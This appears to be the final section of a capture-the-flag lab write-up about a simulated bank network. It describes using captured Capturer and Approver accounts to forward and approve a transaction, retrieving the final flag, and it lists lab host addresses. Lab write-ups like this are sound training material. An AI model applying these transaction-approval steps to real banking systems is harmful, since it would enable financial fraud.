



Third task is using capturer access, capture the verified transaction, so, logged in as Capturer credentials.






after login click on forward to forward the transcation, after that logged in using Approver acccount and approve the transcation.





that's it, now got to e-citizen portal, and enter **Y** to get the final flag.

After getting the final flag, I completed the All Task and Compromises the whole network. This lab require exceptional skills and knowledge to overcome the obstacles, achieving a remarkable level of control over the entire environment.


Network state: Running
DMZ-FW
ROOTDC
10.200.118.100
WebMail
10.200.118.11
CORPDC
10.200.118.102
BANKDC
10.200.118.101
VPN
10.200.118.12
Server1
10.200.118.31
Server2
10.200.118.32
JMP
10.200.118.61
SWIFT-FW
WEB
10.200.118.13
WRK1
10.200.118.21
WRK2
10.200.118.22
WORK1
10.200.118.51
WORK2
10.200.118.52
SWIFT
10.200.118.201